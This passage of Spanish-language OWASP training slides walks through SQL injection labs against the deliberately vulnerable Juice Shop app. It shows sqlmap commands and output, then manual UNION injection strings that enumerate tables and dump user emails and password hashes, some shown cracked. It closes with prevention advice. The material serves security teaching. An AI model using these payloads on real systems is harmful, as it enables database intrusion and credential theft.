of the command.

```
juice@juice: ~  
File Edit View Search Terminal Help  
juice@juice:~$ sqlmap -u 'http://localhost:3000/rest/product/search?q=prueba' --level=2 -p 'q'  
--dbms='sqlite'
```

<https://github.com/sqlmapproject/sqlmap/wiki/Usage>



# Lab #6

```
[00:50:52] [INFO] testing connection to the target
sqlmap resumed the following injection point(s) fr
---
Parameter: q (GET)
  Type: UNION query
  Title: Generic UNION query (NULL) - 8 columns
  Payload: q=prueba')) UNION ALL SELECT NULL,'qj
---
```



# Lab #6 – Parámetros sqlmap http

-v: verbosity level

--url: url a atacar

--user-agent: Custom User-Agent

--delay: segundos entre HTTP(S) request

--timeout: segundos a esperar

--retries: reintentos despues de timeout

--keep-alive: conexiones HTTP(s) persistentes

--threads: HTTP(S) requests concurrentes

--eta: calcula y muestra el tiempo

--batch: funcionamiento por defecto



# Lab #6 – Parámetros sqlmap de auditoría

- dbms: define el motor de la BD
- os: define el OS del backend
- level: nivel de test (1 a 5, por defecto 1)
- risk: riesgo de los test (1 a 3, por defecto 1)
- banner: muestra el banner de la BD
- dbs: enumera la lista de BD
- tables: enumera las tablas de la BD
- technique: Técnicas utilizadas de SQLi



# Lab #6 – Tipos de ataques sqlmap

B: Boolean-based blind SQL injection

E: Error-based SQL injection

U: UNION query SQL injection

S: Stacked queries SQL injection

T: Time-based blind SQL injection



# Lab #6

```
sqlmap.py -v 2 --url=http://mysite.com/index --  
user-agent=SQLMAP --delay=1 --timeout=15 --  
retries=2 --keep-alive --threads=5 --eta --batch --  
dbms=MySQL --os=Linux --level=5 --risk=4 --  
banner --is-dba --dbs --tables --technique=BEUST  
-s /tmp/scan_report.txt --flush-session -t  
/tmp/scan_trace.txt --fresh-queries >  
/tmp/scan_out.txt
```

[https://www.owasp.org/index.php/Automated\\_Audit\\_using\\_SQLMap](https://www.owasp.org/index.php/Automated_Audit_using_SQLMap)

# Lab #6

```
[00:22:33] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: q (GET)
  Type: UNION query
  Title: Generic UNION query (NULL) - 8 columns
  Payload: q=prueba')) UNION ALL SELECT NULL,'qjkvq'||'EYThVgLVNKRlKPPLPrzNpuSIhQQggwbdfhVfV
IYQ' || 'qpxqq',NULL,NULL,NULL,NULL,NULL,NULL-- -
---
[00:22:33] [INFO] the back-end DBMS is SQLite
back-end DBMS: SQLite
```



# Lab #7

Vamos a intentar de avanzar con UNION pero en forma manual sobre el formulario de búsqueda.

El primer paso va a ser pegar el resultado del payload de SQLMap en nuestro campo de búsqueda.

# Lab #7


CONNECT

LEARN

SHOW

## Search Results

```
prueba')) UNION ALL SELECT NULL,'qjkvq'||'EYThVgIVNKrLKPPLPrzNpuSlhQQggwbd fhVFvIYQ' ||'qpxqq',NULL,NUL
```

Product	Description	Price	
qjkvqEYThVgIVNKrLKPPLPrzNpuSlhQQggwbd fhVFvIYQqpxqq			



**OWASP**  
Open Web Application  
Security Project



# Lab #7

Search Results `prueba')) UNION SELECT * FROM users--`







Product	Description
---------	-------------



# Lab #7

## Search Results

```
prueba')) UNION SELECT NULL,email,password,NULL,NULL,NULL,NULL, NULL FROM users--
```

Product	Description	Price	
admin@juice-sh.op	0192023a7bbd73250516f069df18b500		
bender@juice-sh.op	0c36e517e3fa95aabf1bbffc6744a4ef		
bjoern.kimminich@gmail.com	448af65cf28e8adeab7ebb1ecff66f15		
ciso@juice-sh.op	861917d5fa5f1172f931dc700d81a8fb		
jim@juice-sh.op	e541ca7ecf72b8d1286474fc613e5e45		
support@juice-sh.op	d57386e76107100a7d6c2782978b2e7b		



# Lab #7

```
' )) union select 1,2,3,4,5,6,7,8 ; --
```



# Lab #7

```
XXX' )) union select 1,name,name,4,5,6,7,8 FROM  
sqlite_master WHERE type = 'table' ; --
```



# Lab #7

```
XXX' )) union select 1,sql,sql,4,5,6,7,8 FROM  
sqlite_master  
WHERE tbl_name = 'Users' AND type = 'table' ; --
```



# Lab #7

```
XXX' )) union select id,password,email,4,5,6,7,8  
FROM Users ; --
```



# Lab #7

0192023a7bbd73250516f069df18b500 [admin@juice-sh.op](mailto:admin@juice-sh.op) admin123  
e541ca7ecf72b8d1286474fc613e5e45 [jim@juice-sh.op](mailto:jim@juice-sh.op) ncc-1701  
0c36e517e3fa95aabf1bbffc6744a4ef [bender@juice-sh.op](mailto:bender@juice-sh.op) ??????  
448af65cf28e8adeab7ebb1ecff66f15 [bjoern.kimminich@googlemail.com](mailto:bjoern.kimminich@googlemail.com)  
861917d5fa5f1172f931dc700d81a8fb [ciso@juice-sh.op](mailto:ciso@juice-sh.op)  
d57386e76107100a7d6c2782978b2e7b [support@juice-sh.op](mailto:support@juice-sh.op)



# A1 – Evitando Inyecciones

## Recomendaciones

- Evitar el acceso al Interpretre
- Utilizar interfaces que utilice bind variables (como prepared statements, o stored procedures),
  - Bind variables permite al interprete distinguir entre código y datos
- Codificar los inputs de usuario antes de pasarlos al interprete
- “White list” para los datos del usuario (cuando se pueda)
- Utilizar siempre privilegios mínimos en la BD

## Referencias

- [https://www.owasp.org/index.php/SQL\\_Injection\\_Prevention\\_Cheat\\_Sheet](https://www.owasp.org/index.php/SQL_Injection_Prevention_Cheat_Sheet)





# OWASP

Open Web Application  
Security Project

¡Muchas Gracias!

Mateo Martínez

[mateo.martinez@owasp.org](mailto:mateo.martinez@owasp.org)

[@mateomartinezOK](#)